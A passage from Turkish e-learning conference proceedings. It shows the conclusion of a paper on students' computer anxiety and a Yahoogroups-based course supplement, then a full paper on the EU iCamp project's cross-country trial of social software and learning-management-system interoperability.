Yedinci soru olan '**Bilgisayar eğitimine gerektiğinden fazla önem verildiğini düşünüyorum**' düşüncesine katılım değerleri incelendiğinde; verilen cevaplardan 2004-2005 eğitim-öğretim yılında ait olanlarda **Katılmıyorum** şikkının ağırlıklı olarak işaretlendiği görülmektedir. Bu şikkın cevaplanma oranı ön-testte %15,3, son-testte %17,4, **Tamamen Katılıyorum** şikkını işaretleyenlerin oranı ise ön-testte %4,3, son-testte %0,0'dır. Bu beklediğimiz bir sonuçtu. Bu da beklediğimiz bir sonuçtu. 2005-2006 eğitim-öğretim yılının öğrencilerinin cevaplarını incelediğimizde ise; en yüksek oranın ön-testte %44,2 ile **Fikrim Yok** şikkında olduğunu görüyoruz. Bu oran son-testte %3,1'e düşerek anlamlı bir değere inmiştir. **Hiç Katılmıyorum ve Katılmıyorum** şikkını işaretle-

yenlerin toplam oranı ön-testte %12,418,6 iken son-testte bu oran %2,33,9'e düşmüştür. **Tamamen Katılıyorum** ve **Katılıyorum** şikkını işaretleyenlerin toplam oranı ise ön-testte %37,2, son-testte %93,0'dır. Bu da beklediğimiz bir sonuçtu. Bunun nedeninin, öğrencilerin bu dersin umdukları kadar kolay olmadığını fark etmiş olmalarından kaynaklı olduğunu, bir başka sebebin de İngilizce bilgilerinin yetersiz olması yüzünden bilgisayar kullanımı esnasında yaşadıkları zorlukların sonuçlarından etkilenmelerinin olduğunu düşünmekteyiz.

Elde edilen bu sonuçlar ve uygulama sonucunda öğrencilerde gözlemlenen kazanılmış beceri ve bilgi artışının aslında yeterince olmadığı sonucuna varılmıştır. Bu nedenle aksaklığı görülen noktalara çözüm olması için, 2005-2006 eğitim-öğretim yılı öğrencilerine Yahoogroups üzerinden bazı bilgisayar okuryazarlığı becerileri kazandırmak ve iletişimi sağlamak amaçlanmıştır. Bunu gerçekleştirmek için her alan öğretmenliği programı öğrencilerine ait ayrı gruplar oluşturulmuştur. Bu grupların kurulum ayarları; öğrencilerin yahoogroups'tan elde edebilecekleri tüm olanaklardan yararlanmalarına olanak verecek şekilde düzenlenmiştir. (Örneğin; klasör oluşturmak, dosya yüklemek ve indirmek, güncelleştirme yapmak, veritabanı kullanmak vs) Ancak uygulama sonunda, burada da yabancı dil bilgisinin eksikliğinin getirdiği olumsuzluklar görülmüştür.

### 4. Sonuç ve Öneriler

Sonuç olarak; 2004-2005 eğitim-öğretim yılında öğrencilere kaygı durumlarını ölçmek amacıyla likert tipinde hazırlanmış olan 60 soruluk anket kullanılmıştır. Bu anket ön-test ve son-test olarak uygulanmıştır. Buradaki çalışmamız için, soruların içinden 5 tanesini kaygı durumunu değerlendirmek üzere, 2 tanesini de belirtilen düşüncelere katılıp katılmadıklarını ölçmek üzere kullandık.

Değerlendirme sonucunda; 1.,2., ve 3. sorulara verilen cevapların hipotezimizle uyumlu olarak



beklenen durumu yansıttığı, 4. ve 5. sorulara verilen cevapların ise hipotezimize aykırı olduğu tespit edilmiştir. Durum değerlendirmesi amacıyla sorulan 6. ve 7. sorularının cevaplarının da beklediğimiz sonuçlar olduğunu gördük.

Beklenen sonuçların elde edilmesi pilot çalışmamızın doğru olduğunu ortaya koymaktadır. Ancak beklenmedik değerler de bu çalışmanın bazı açılardan yetersiz kaldığının göstergesi olmaktadır. Bu yetersizliğin sebepleri kısaca, dersin öğrenciye sunuş yoluyla aktarılması ve öğrencinin uygulama yapma imkanının yetersizliği olabilir. Net bir sonuç için bu durumun ayrıca incelenmesi gerekmektedir.

Anket değerlendirmesi sonucunda genel olarak görülen, öğrencilerin Bilgisayar dersi ile ilgili olarak aslında pek de kaygı duymadıklarıdır. Bunun temel sebebi olarak günümüzde iletişim teknolojilerinin yaygın olarak kullanılmasını gösterebiliriz. Öğrenciler hayatın her aşamasına giren bu teknolojileri kullandıkça yenilikleri öğrenme ve kullanma konusunda daha istekli görünmektedir.

Ancak uygulama sonucunda 2004-2005 eğitim-öğretim yılı öğrencilerinde beklenen, kazanılmış beceri ve bilgi artışının yeterince olmaması üzerine, 2005-2006 eğitim-öğretim yılı öğrencilerine Yahoogroups üzerinden bazı bilgisayar okuryazarlığı becerileri kazandırmak ve iletişimi sağlamak amaçlanmıştır.

Her iki eğitim öğretim yılında da gerçekleştirilen uygulamalarda tespit edilen eksiklikler sonucunda, yeni bir uygulama modelinin ortaya konması ile Yahoogroups benzeri bir çalışmanın Türkçe hazırlanmış olması ve daha da zenginleştirilmiş hali ile eğitim ve öğretimin daha olumlu yönde etkileneceği düşüncesindeyiz. Bu nedenle; uygulama sürecinin kendi ftp alanımızdan yayınlanarak gerçekleştirileceği ve ZİBgrup adını verdiğimiz uygulamayı geliştirmeyi amaçladık. Bu uygulamada alt yapı olarak Microsoft SQL Server Veritabanı ve ASP.NET C# dili kullanılmıştır.

Ayrıca yeni bir teknoloji olan AJAX teknolojisinden oldukça yararlanılmıştır.

Biz tüm bu çalışmalar ve bulgular sonucunda, web ortamını kullanarak yapılan eğitimin, öğrencinin öğrenme yetisini ve başarısını arttırdığını görüyoruz. Ama sürecin gözlenmesi ile elde edilen bulgular desteğinde, yine de eğitimin sadece web ortamı üzerinden yapılmasının yetersiz olduğunu, mutlaka yüz yüze eğitim süreçlerinin de bu tarz eğitime katılması gerektiğini vurgulamak istiyoruz.

### 5. Kaynaklar

[1]. Aktuğ M., "Eğitim", E-learning Idea Solutions, Turkey, Last Retrieved: 1. April. 2005, Web Address: [http://www.ideaelearning.com/sayfalar/makale\\_devam.asp?MakaleId=12](http://www.ideaelearning.com/sayfalar/makale_devam.asp?MakaleId=12)

[2]. İnceoğlu M.M., A. Uğur, B. G. Aslan, "Web-Tabanlı e-öğrenme Sistemleri İçin Zeki Yaklaşımlar", First International Conference on Innovations in Learning for The Future: e-Learning, İstanbul-Turkey, October 26-27, 2004 Proceedings, page 603.

[3]. Kaya Z., Önder H. H., "İnternet Yoluyla Öğretimde Ergonomi", The Turkish Online Journal of Educational Technology – TOJET, ISSN: 1303-6521, volume 1, October 2002 Issue 1 Article 8, Last Retrieved: 1 April 2005, Web Address: <http://www.tojet.net/articles/118.doc>

[4]. L.D. Rosen and M.M. Weil, "Measuring Technophobia: A Manual for the Administration and Scoring of the Computer Anxiety Rating Scale, Computer Thoughts Survey and the General Attitudes towards Computers Scale", 1992.

[5]. Erkunt. H. ve Akpınar, Y., "İnternet Tabanlı ve İnternet Destekli Eğitim: Kurumsal Bir Eğitim Yönetim Sistemi Örneği", Açık ve Uzaktan Eğitim Sempozyumu Bildiriler Kitabı, 23-25. Mayıs.2002, Anadolu Üniversitesi.

## Çok Uluslu, İşbirlikçi, Sosyal E-Öğrenme: iCamp Örneği

**Ahmet Soylu, Orhan Karahasan, Selahattin Kuru**

Işık Üniversitesi, Enformatik Uygulama ve Araştırma Merkezi, İstanbul  
ahmetsoylu@irdc.isikun.edu.tr, orhan@isikun.edu.tr, kuru@isikun.edu.tr

**Özet:** Bu bildiri Avrupa Birliği 6. Çerçeve Programı kapsamında amacı yüksek eğitimde sistemler, ülkeler ve disiplinler arasında ağ oluşturacak , işbirliğine imkan sağlayacak ve insanları (öğreticiler, öğrenciler vb.) eğitim amaçlı tek bir sanal ortamda toplama fikrini takip edecek bir altyapı oluşturmak olan iCamp projesinin, sosyal yazılımlar, sistemler arası işbirliği ve sosyal öğrenme kavramlarına yaklaşımı irdelenecektir. Bu çerçevede, sosyal yazılımlar, sosyal öğrenme, sistemler arası işbirliği ve e-öğrenme kavramlarının etkin bir şekilde kullanılıp uygulanılmasına, sosyal yazılımların ve eğitim sistemlerinin birlikte işler hale getirilmesinin yöntemlerine ve sosyal öğrenmeyi tamamlayıcı yönde uygulanmasını örnekleyen bir deneme süreci, süreçte elde edilen deneyimler ve sonuçlar anlatılmaktadır.

**Anahtar Kelimeler:** E-öğrenme, Uzaktan Eğitim, Teknoloji Destekli Eğitim, Sosyal Yazılımlar ve İşbirliği.

**Abstract:** In this article, the approach of iCamp, which is a research and development project funded by the European Commission under the IST (Information Society Technology) programme of FP6, to social software, social learning, and interoperability concepts is discussed. The project aims at creating an infrastructure for collaboration and networking across systems, countries, and disciplines in Higher Education. Pedagogically it is based on constructivist learning theories that puts more emphasis on self-organised learning, social networking, and the changing roles of educators. In the following sections Within the scope of this project a trial was executed with students and educators to validate the social & pedagogical and scaffolding model and the appropriate support provided by the technical infrastructure. In this paper the trial itself, the experinces during the trial and future advances will be discussed in the following sections.

**Keywords:** E-learning, Distance Learning, Technology Enhanced Learning, Social, Social Software, Interoperability.

### 1. Giriş

iCamp Avrupa Birliği 6. çerçeve programı kapsamında yürütülmekte olan bir araştırma geliştirme projesidir. Projenin amacı yüksek eğitimde sistemler, ülkeler ve disiplinler arasında ağ oluşturacak ve işbirliğine imkan sağlayacak bir altyapı oluşturmaktır. Eğitim bilimi açısından yapıcı ve öğrenci eksenli teorilere dayanmaktadır, öğreticinin rolünü değiştirmekte ve öğrenciler arası iletişime büyük önem veren bir strateji yürütmektedir.

İnsanları (öğreticiler, öğrenciler vb.) eğitim amaçlı tek bir sanal ortamda toplama fikrini takip eden bir projedir. Bu sanal ortam sadece bir yazılımın etrafında oluşturulmuş bir sisteme değil, birden fazla yazılımın, aracın ve platformun ortak olarak çalışmasına dayanmaktadır. Bu ortamda ki açık çözüm elemanların herbiri ve tüm ortam sosyal-yapıcı bir yönetimi takip eden yenilikçi eğitimsel anlayış ile uyumludur. Bu eğitimsel model sosyal ağları, öğrenci eksenli eğitim yapısını ve kültürler arası ortak çalışmayı çevrelemektedir. Savunduğu fikirlerden biri; 1001. standardı yaratmaktansa,



varolan standartların kullanarak gelişime açık yenilikçi bir sentez oluşturmaktır, bir anlamda her geçen gün yeni bir standartın çıktığı bilişim dünyası için “yenilik” kavramını başka bir boyuta taşımıştır.

Bu proje kapsamında farklı ülkelerden farklı derslere kayıt olan öğrenciler ve farklı dersleri veren eğitimcilerin katkıları ile sosyal, eğitimsel ve yapısal modelleri test etmek için deneme süreci gerçekleştirilmiştir.

Proje kapsamında sosyal ve eğitimsel modellerin sınanması için gerçekleştirilen denemede dört farklı ülkeden farklı derslere kayıt olan öğrenciler gruplar halinde uzaktan eğitim sistemleri ve sosyal yazılımlar ile ülkeler arası işbirliğine dayanan ortak bir süreci yürütmüşlerdir. Bu denemede öğrencilerin yüzyüze fiziksel görüşmeleri olmamıştır. Tüm süreç boyunca sosyal yazılımlar kullanılmıştır. Öğrenciler kendi aralarında, eğitimcilerin direk yönlendirmesi olmaksızın, deneme kapsamındaki görevlerini bu yazılımlar yardımıyla gerçekleştirmişlerdir. Bu kapsamda oluşturulan öğrenci grupları dört farklı ülkeden eşit oranda öğrenci katılımıyla oluşturulmuştur. Bu süreçte kullanılan sosyal yazılımlar (blogs, flickr, del.icio.us, writely etc) teknik anlamda çok az işbirliği içerse de, iş sürecinin tamamlanmasında ciddi bir bütün oluşturmaktadırlar. Deneme ile eş zamanlı olarak dört farklı uzaktan öğrenme sistemi üzerinde teknik anlamda işbirliği çalışmaları yürütülmüş olup, sonraki denemelerde sosyal yazılımlar ve uzaktan öğrenme sistemleri arasında teknik anlamda bir işbirliği hayata geçirilecektir.

Kısaca, iCamp Avrupa'nın eğitim mimarisini güçlendirecek ve güçlü bir altyapıya doğru taşıyacaktır. iCamp projesi yeni bir eğitim sistemi yaratmak değil var olanların işbirliğini kolaylaştırmak amacı gütmektedir, üniversiteler halihazırda kullandıkları eğitim sitelerini kullanmaya ve geliştirmeye devam ederken diğer sistemler ile de işbirliği kurabilecek ve etkileşebilecektir. Öğrenciler ve eğitimciler ya-

pıcı yaklaşımı kitleselleştirmiş bir ağda uygulama ve sınama imkanı bulacaklardır. iCamp tarafından planlanan işbirliği ortamı entegrasyonu ve yayılımı kolaylaştıracaktır, iCamp eğitimsel ana hatları ve yazılım araçlarını sağlayıp bu ortama katılımı kolaylaştıracaktır. [1]

### 1.1 Sosyal Yazılımlar

iCamp sosyal yazılımları aşağıdaki tanımlar çerçevesinde değerlendir;

“...grup iletişimini destekleyen yazılımlardır.”, (Clay Shrinky) [2]

“...yazılım özelliklerindense sosyal gelenekleri destekleyen iletişimi ve işbirliğini kolaylaştıran yazılımlardır.” (Adina Levin) [3]

Sosyal yazılımlar ayrıca aşağıda maddelenmiş destekleri vermelidirler;

- Sosyal yazılımlar kişiler ve gruplar arası tartışmaya elverişli iletişimi sağlamalıdır.
- Sosyal geri beslemeyi desteklemelidir.
- Sosyal ağları desteklemelidir.

iCamp projesi dahilinde gerçekleşen deneme sürecinde sosyal yazılımlarda ağırlıklı olarak yararlanılmıştır. Birden fazla sosyal yazılımın iş sürecini tamamlayacak bir bütün oluşturacak şekilde kullanılması sağlanmıştır.

### 1.2 Sosyal Öğrenme

Sosyal öğrenme teorisi, insanların birbirlerinden aşağıdaki kavramlar dahilinde birşeyler öğrenebileceği üzerinde durur.

- Gözleme dayalı,
- Taklitle dayalı,
- Modellemeye dayalı.[4]

iCamp projesinin öğrenmeye yaklaşımından dolayı, öğrenci eksenli ve sosyal öğrenme prensibine bağlı olarak öğrencilerin kullanılan araçların öğrenilmesinden, yapılan örnek projede ki gerekli adımların izlenmesine kadar birbirleri ile etkileşip bu yöntemler öğrenme-

leri ve projelerini tamamlamaları beklenmiştir. Ayrıca gururplardaki öğrencilerin farklı kültürlerden, farklı dallardan, farklı eğitim seviyelerinden olmalarında proje süreci boyunca proje dahilinde veya sosyal boyutta birbirlerine kendi alanlarından ve kültürlerinden birşeyler öğretip öğretemeyeceğini irdelemek olmuştur.

### 1.3 Ortak Çalışabilirlik

iCamp projesi dahilinde aşağıdaki teorik yaklaşımlar kabul edilmiştir.

- Bilgi Entegrasyonu ve Yayımı
- Uzaktan Yönlendirme
- Sunum Entegrasyonu [5]

Yukarıda verilen teorilere uygun olarak deneme sürecinde kullanılan öğrenme yönetim sistemlerinin ve sosyal yazılımların ortak çalışması sağlanmıştır. Bunların detayları ilerleyen bölümlerde verilecektir.

## 2. Deneme Süreci

Bu bölümde deneme süreci ile ilgili ayrıntılı bilgi verilecektir. İstatistiksel bilgiler, sosyal yazılımların kullanım detayları, ve uzaktan eğitim sistemleri işbirliği entegrasyonu takip eden bölümlerde detaylı bir şekilde anlatılacaktır.

### 2.1 Kullanılan Sosyal Yazılımlar

Bu süreçte kullanılan yazılımlar ve kısa açıklamaları aşağıda verilmiştir.

**Blog (WordPress):** Kullanıcıların online günlüklerini tutmalarını ve bilgilerini paylaşmalarını sağlayan araç. Kullanılan blog aracının çok kullanıcıli versiyonuna [www.wordpress.org](http://www.wordpress.org) adresinden ulaşılabilir[6].

**Resim Paylaşım Aracı (Flickr):** Kullanıcıların internet üzerinden resim paylaşmalarını sağlayan araç. Bu uygulamaya [www.flickr.com](http://www.flickr.com) adresinden erişilebilir [7].

**Bookmark Aracı (del.icio.us):** Kullanıcıların uygun gördükleri adresleri mimlemele-

ri için geliştirilmiş web tabanlı uygulama. Bu uygulamaya [www.del.icio.us](http://www.del.icio.us) adresinden erişilebilir[8].

**Video Konferans Aracı (Flashmeeting):** Gelişmiş bir video konferans aracı olup, grup halinde görüntülü, sesli ve yazılı iletişime kontrollü bir şekilde izin vermektedir. Bu uygulamaya <http://flashmeeting.open.ac.uk/> adresinden erişilebilir. [9]

**Dosya Paylaşım ve Ortak Erişim aracı (Google Docs):** İnternet üzerinden Word ve Excel benzeri ortak kullanılabilen dökümanlar yaratıp, bu dökümanların versiyon ve erişim takibini kontrol eden bir uygulamadır. Bu uygulamaya [docs.google.com](http://docs.google.com) adresinden erişilebilir. [10]

### 2.2 İstatistiksel Bilgiler

Bu denemeye 4 farklı ülkeden toplam otuz iki öğrenci katılmıştır. Bu öğrencilerin ülkeleri ve dağılımları Tablo 1’de verilmiştir.


Ülke	Üniversite	Öğrenci Sayısı
Türkiye	İŞIK	8
Litvanya	KAUNAS	8
Polonya	AGH	8
Estonya	TALINN	8

Tablo 1. Ülke – Öğrenci Dağılımı

Tablo 1’de verilen öğrencilerden 8 tanesi yüksek lisans, 8 tanesi doktora ve diğerleri lisans öğrencisidir.

### 2.3 Deneme Sürecindeki Organizasyon Yapı

Deneme sürecinde aşağıdaki organizasyon şemasına uyulmuştur.



Şekil 1. Deneme Süreci Organizasyon Şeması

Deneme süreci bir koordinatör tarafından yönetilmiştir. Destek grubu ise ikiye ayrılmıştır. Sosyal yazılımların kurulması ve kullanılması yönünde, deneme sürecinde teknik destek ekibi yardımcı olmuştur. Eğitimsel anlamda yardıma ihtiyaç duyulduğunda ise eğitimsel destek takımı yardımcı olmuştur. Kurulan her bir öğrenci grubundan bir eğitmen sorumlu olmuştur. Eğitmenler yönlendirme yapmak yerine akışı incelemek ve tavsiyelerde bulunmak sorumluluğunu yerine getirmişlerdir. Daha önceden belirtildiği gibi öğrenci grupları ise farklı ülkelerden öğrencilerin bir araya gelmesi ile oluşturulmuşlardır.

#### 2.4 Sosyal Yazılımların Kullanım Detayları ve Deneme Süreci

Bu bölümde kullanılan sosyal yazılımlar ve kullanım alanları anlatılacaktır.

Öncelikle tüm öğrenci ve eğitimcilerin katılımıyla yol haritası anlatımı ve katılımcıların tanıştırılması amacıyla video konferans aracı (flashmeeting) kullanılarak bir video konferans düzenlendi. Bu video konferansta alınan kararlara göre bazı adımların takip edilmesi kararlaştırıldı. Öğrencilere sadece projenin genel hatları anlatıldı. Deneme sürecinde aldıkları görevleri kendilerinin daha önceden belirlenmiş yada daha sonra kendi seçecekleri sosyal yazılımlarla yerine getirmeleri istendi. İzlenen adımlar aşağıda verilmiştir.

1. Her öğrenci, wordpress üzerinden veya varsa üniversitelerine ait yerel alanda kurulu blog üzerinden bir hesap açıp kendilerini (kişisel özellikler, ilgi alanları, eğitim geçmişleri vb.) tanıtan bir kayıt girdi.

2. Blog hesabı açtıran her öğrenci del.icio.us, tan bir hesap açtırdıktan sonra, "icamp1" ve "blogs" etiketlerini kullanarak, blog adreslerini kaydettikten sonra, girdikleri kaydı herkeze açık hale getirdi.

3. Her öğrenci yukarıdaki adımları izledikten sonra, del.icio.us ta "icamp1+blogs" etiketlerini altında toplanmış olan tüm öğrencilerin ki-

şisel bloglarını ziyaret edip, kendilerine uygun farklı ülkelerden üç öğrenci ile gurup oluşturmaya çalıştılar.

4. Grup oluşturma çalışmaları sona erdikten sonra her grubun ayrı bir grup blogu açıp sonra "E-öğrenme" başlığı altında bir alt başlık seçip bu tema hakkında ortak bir anket hazırlamaları istendi.

5. Bu anket hazırlanırken öğrencilerin, dökümanlarını, docs.google üzerinden oluşturmaları istendi, böylece dökümanların gelişim süreci ve grup elemanlarının yaptıkları katkılar, ve iş akışı ayrıntılı bir şekilde incelenebilir hale gelmesi amaçlandı.

6. Proje süreci boyunca resim dökümanlarının paylaşımı için flickr, yapılacak toplantılar için flashmeeting kullanımı özendirildi. Flashmeetingin sahip olduğu kayıt özelliği sayesinde toplantıların sonradan incelenmesi mümkündür bu yüzden MSN, Skype gibi araçlar tercih sebebi olmamıştır. Diğer grup içi yazışmaların e-posta yerine mümkün olduğunca grup blogları üzerinden yapılması istendi.

7. Öğrenciler bu süreçleri tamamlarken, destek amaçlı bir teknik destek, eğitimsel destek blogu ve bir mail grubu oluşturuldu.

8. İki farklı anketin öğrenciler tarafından doldurulması istendi. Tek defaya mahsus olan ilk ankette, öğrencilerin internet alışkanlıkları, e-öğrenmeye bakışları, gibi unsurlar irdelenmiştir. Diğer anket ise, süreç boyunca haftalık uygulanmış ve öğrencilerin iletişim istatistikleri toplanmıştır bu istatistikler kişi ve kullanılan araç bazında irdelenmiştir (e-mail, blog vb.).

#### 2.5 Değerlendirme Süreci

Değerlendirme sürecinde öğrenciler dört farklı şekilde değerlendirilmiştir.

• *Öğrenciler kendi grup elemanlarının performansını değerlendirmesi:* Bu süreçte değerlendirilmesi istenen kriterler, erişile-

bilirlik, katılım ve sosyal yazılımları kullanım performansı

- *Öğrencilerin diğer grupları değerlendirilmesi:* Öğrenciler diğer grupları değerlendirirken anketin temasına, dizaynına ve gerçekleştirilmesine dikkat etmişlerdir. Tema değerlendirilmesi için uygulanan kriterler ilgiçecilik, özgünlüğü, uygunluğu, önemi ve anlaşılabilirliğidir. Dizayn değerlendirmesi için, temaya uygunluk, ve soruların kapsamı gibi kriterler uygulanmıştır. Gerçekleme için ise yazım, dil kullanımı, organizasyon, sayfa düzeni, uygulama kolaylığı gibi kriterler takip edilmiştir.
- *Eğitmenlerin grupları ve öğrencileri değerlendirmesi :* Öğrencilerin birbirlerini ve diğer grupları değerlendirmek için uyguladıkları kriterler geçerli olmuştur.

Yukarıda anlatılan değerlendirmelerin yanı sıra, seçilen iki grup üzerinde ayrıntılı bir takip yapıp, proje için değerli bilgiler toplanmaya çalışılmıştır. Doldurulan anketler, toplantı kayıtları, oluşturulan dökümanların versiyon bazında kontrolü, bloglar ve e-posta yazışmaları incelenmiştir. Ayrıca seçilen grup elemanları ile iki eğitmen tarafından bir toplantı yapılmış ve öğrencilerin deneyimleri, yaşadıkları zorluklar, grup içindeki sosyal ilişkileri ve pozisyonları hakkında bilgiler toplanmıştır.

#### 2.6 Uzaktan Eğitim Sistemleri İşbirliği

Projede bulunan üniversitelerde kullanımda olan eğitim sistemleri üzerinde, deneme öncesi ve deneme sonrası elde edilen sonuçlar ışığında incelemeler ve işbirliği açısından geliştirmeler yapılmıştır. Bu öğretim sistemleri, özellikleri, yapılmış ve yapılmakta olan geliştirmeler aşağıda özetlenmiştir.

*LRN:* WUW Üniversitesi'nde kullanılmaktadır. LRN OpenACS içerik yönetim sistemi üzerine geliştirilmiş, geniş bir eğitim kitlesine hitap eden bir öğrenme yönetim sistemidir [11].

*Moodle:* AGH Üniversitesi'nde kullanılmaktadır. Açık kaynak kodlu, en yaygın kullanıma sahip öğrenme yönetim sistemidir [12].

*IVA:* TLU Üniversitesi'nde kullanılmaktadır. Talinn Üniversitesi tarafından Zope içerik yönetim sistemi üzerine geliştirilmiş bir öğrenme yönetim sistemidir [13].

*Course Online:* IŞIK Üniversitesi tarafından kullanılmaktadır. Microsoft .NET teknolojisi kullanılarak geliştirilmiş bir öğrenme yönetim sistemidir [14].

Yukarıda da anlatıldığı üzere, projede kullanılan öğrenme yönetim sistemleri arasında geliştirme ortamları farkından dolayı işbirliği problemi ortaya çıkmaktadır. Bu problemi ortadan kaldırmak üzere bazı iş paketleri tanımlanmıştır. Bu paketler ve kısa içerikleri aşağıda anlatılmıştır.

*Weblog entegrasyonu:* iCamp projesinde kullanılan öğrenme yönetim sistemlerinde kullanılan web bloglarının entegrasyonunu amaçlamaktadır. Geliştirmede tüm sistemlerin entegrasyonuna imkan veren bir standart tanımlanmakta, ve yaygın uzaktan erişim API'leri (XML-RPC, Blogger API v1.0, ...) kullanılmaktadır. Pushing (Çekme) ve Pulling (İtme) metodları üzerinde durulmuş, eldeki imkanlar dahilinde senkronizasyon için en uygun metodun şimdilik Pushing olduğuna karar verilmiştir.

*iCamp Sandboxes:* iCamp projesi bir çok alanda işbirliği ve dağıtık sistemler üzerinde çalışmalar gerektirmektedir. Bu nedenle çalışma sürecinin hızlı ve kolay gerçekleşmesi için tak/çalıştır (plug/play) yazılım ortamlarına ihtiyaç duymaktadır. Bu amaçla tüm öğrenme yönetim sistemleri için sanal bilgisayar üzerinde vbox'lar oluşturulmuştur [15].

*Dağıtık Dosya Paylaşımı:* Proje kapsamında kullanılan öğrenme yönetim sistemlerinde dosya, klasör ve ürün paylaşımını, bunların yayınlanmasını sağlamayı amaçlar. Bu iş paketinin çalışma mimarisinde bir dosyanın birden fazla noktada tanımlayıcı bilginin tutulmasını öngören bit-Torrent mimarisi kullanılmıştır. Ayrıca ortak bir yetki ve kullanıcı girişi sağ-

layabilmek için Shibboleth olarak adlandırılan yazılım üzerinde incelemeler yapılmıştır. Bu sistem dağıtık sistemler üzerinde her kullanıcının kendi yerel kurumundan giriş yaptıktan sonra kendisine tanımlanmış yetkiler çerçevesinde uzak sistemlerdeki kaynaklara erişimini sağlamaktadır. Tartışılan diğer bir hususta kaynak senkronizasyonudur, paylaşılan her dosyanın sadece bir yerel sistemde bulunması kararlaştırılmıştır, ama kaynaklar üzerindeki iş birliğini tanımlayıcı verinin bir tanımlayıcı data ambarında yada senkronize bir şekilde her yerel sistemde tutulması gibi fikirler üzerinde teknik anlamda tartışmalar devam etmektedir.

**Weblog Birleştiricisi:** Deneme sürecinde oluşturulmuş olan ve farklı sistemler üzerinde bulunan günlüklerin bir ortamda toplanmasını amaçlar. Oluşturulan bu bloglar, ayrıca birleştirici bir blog da toplanıp, bu blog üzerinden süreç takibi yapmak mümkündür. Birleştirici blog üzerindeki hareketleri kayıt olmak suretiyle takip etmek mümkündür.

**Takvim İşbirliği:** Öğrenme yönetim sistemlerinde bulunan kişisel takvim bilgilerinin paylaşılmasını, farklı sistemlerde içeri/dışarı (import/export) alınmasını amaçlar. Bu sayede farklı bir sistemdeki kullanıcının kişisel toplantı ve iş yoğunluğu bilgilerine erişmek mümkün hale gelmektedir. Bu sayede deneme sürecinde toplantı ve video konferans için toplantı düzenlemesi yapmak kolay hale gelmektedir.

**Ajax Arama Motoru:** Süreçte kullanılan öğrenme yönetim sistemlerinin ortak çalışabilirliğini gerçekleştirmek üzere SQI standardı kullanılarak tüm sistemler üzerinde arama imkanı sağlanmıştır[16]. Bunun için merkezi bir arama motoru kullanılmaktadır. Bu arama motoru, standartlara uygun olarak geliştirilen ek modüller sayesinde RSS olarak aldığı sonuçları, AJAX yazılım teknolojisini kullanarak hızlı bir şekilde ekrana getirmektedir. Böylelikle, başka bir veri ambarı üzerinde de arama yapmak için arama motoru istemcisinin system üzerine kurulması ile sağlanabilmektedir. Da-

ğılık dosya paylaşımı paketi ile birbirlerini tamamlayıcıdır.

**Öğrenme Araçlarının Veri Yapılarının Kavramsal Modellenmesi:** Proje kapsamında kullanılan dört farklı öğrenme yönetim sisteminin veri yapılarının incelenmesi, ve bir modelleme dili kullanılarak modellenmesini amaçlar. Ayrıca bu iş paketinde, öğrenme yönetim sistemleri fonksiyonları da irdelenmiştir. Bu iş paketinde elde edilen örnek veriler Tablo 2’de verilmiştir.

Fonksiyonlar	Moodle	Course Online	IVA	.LRN
Öğrenci Yönetimi	+	+	+	+
İçerik Yönetimi	+	+	+	+
Ders Tanım Yönetimi	+	+	+	+
Dosya Paylaşımı	+	+	+	+
Blogs	+	+	+	-
RSS feeds	+	+	-	-
Chat	+	+	-	-
Takvim	+	+	+	+
Grup Yönetimi	+	+	-	+
Kimlik Doğrulama	+	+	+	+
Yetkilendirme	+	+	+	+

Tablo 2. Öğrenme Yönetim Sistemleri fonksiyon karşılaştırma tablosu

### 3. Sonuç

Bu makalede Avrupa Komisyonu 6. çerçeve programı tarafından desteklenen iCamp Projesi kapsamında düzenlenen deneme süreci anlatılmıştır. Bu denemede kullanılan farklı öğrenme yönetim sistemleri arasında işbirliği sağlanmış ve sosyal öğrenme teknikleri kullanılarak farklı ülkelerden öğrenciler üzerinde deneme gerçekleştirilmiştir. Öğrenciler deneme süreci boyunca öğreticiler tarafından yönlendirilmemiş, verilen görevlerde oluşturulan gruplar sosyal yazılımlar aracılığı ile etkileşimde bulunarak görevlerini yerine getirmişlerdir. Ayrıca, sosyal yazılımlar ve farklı öğrenme yönetim sistemlerinin ortak çalışmaları sağlanmış, ve bunun için değişik standartlarda uygulama arayüzleri kullanılmıştır. Deneme süreci boyunca farklı kültürlerden ve disiplinlerden öğrencilerin birbirleri ile sos-

yal ve disiplinler arası etkileşimi yüksek seviyede olup, bunun neticesi olarak iş süreci boyunca doğal bir iş bölümünün oluştuğu, sosyal öğrenmenin hızlı bir şekilde geliştiği ve öğrencilerin baskıdan uzak kendi kontrolleri altında daha etkin bir şekilde ilerledikleri görülmüştür.

### 4. Kısaltmalar

**LMS:** Öğrenme Yönetim Sistemi (Learning Management System)

**IST:** Bilgi Toplumu Teknolojileri (Information Society Technologies)

**FP6:** Avrupa Komisyonu Altıncı Çerçeve Programı (Framework Programme 6)

**OpenAcs:** Açık Mimari Topluluk Sistemi (Open Architecture Community System)

**Weblog:** İnternet tabanlı günlük

**.LRN:** Açık kaynak kodlu bir Öğrenme Yönetim Sistemi.

**Moodle:** Açık kaynak kodlu bir Öğrenme Yönetim Sistemi

**IVA:** Açık kaynak kodlu bir Öğrenme Yönetim Sistemi

**Campus ONLINE:** Bir Öğrenme Yönetim Sistemi

**AGH:** Bilim ve Teknoloji Üniversitesi, Polonya

**Talinn:** Talinn Üniversitesi, Estonya

**Kaunass:** Kaunass Teknoloji Üniversitesi, Litvanya

**Işık:** Işık Üniversitesi, Türkiye

**TLU:** Talinn Üniversitesi, Estonya

**WUW:** Viyana Ekonomi Üniversitesi, Avusturya

**5. Referanslar**

[1] B. Kieslinger, F. Wild, O. Arsun, iCamp - The Educational Web for Higher Education, First European Conference on Technology Enhanced Learning Conference, EC-TEL 2006, Crete, Greece, October 1-4, 2006.

[2] [http://shirky.com/writings/group\\_politics.html](http://shirky.com/writings/group_politics.html), Shrinky

[3] <http://www.alevin.com>, Adina Levin

[4] Ormrod, J.E. (1999). *Human Learning* (3rd ed.). Upper Saddle River, Prentice-Hall

[5] <http://www.icamp.eu>

[6] <http://www.wordpressmu.org>

[7] <http://www.flickr.com>

[8] <http://www.del.icio.us>

[9] <http://flashmeeting.open.ac.uk/>

[10] <http://docs.google.com>

[11] <http://dotlrn.org/>

[12] <http://www.moodle.org>

[13] [http://iva.tlu.ee/IVA/IVA/start\\_page](http://iva.tlu.ee/IVA/IVA/start_page)

[14] <http://course.isikun.edu.tr>

[15] <http://www.icamp.eu/watchwork/interoperability/sandboxes/index.html>

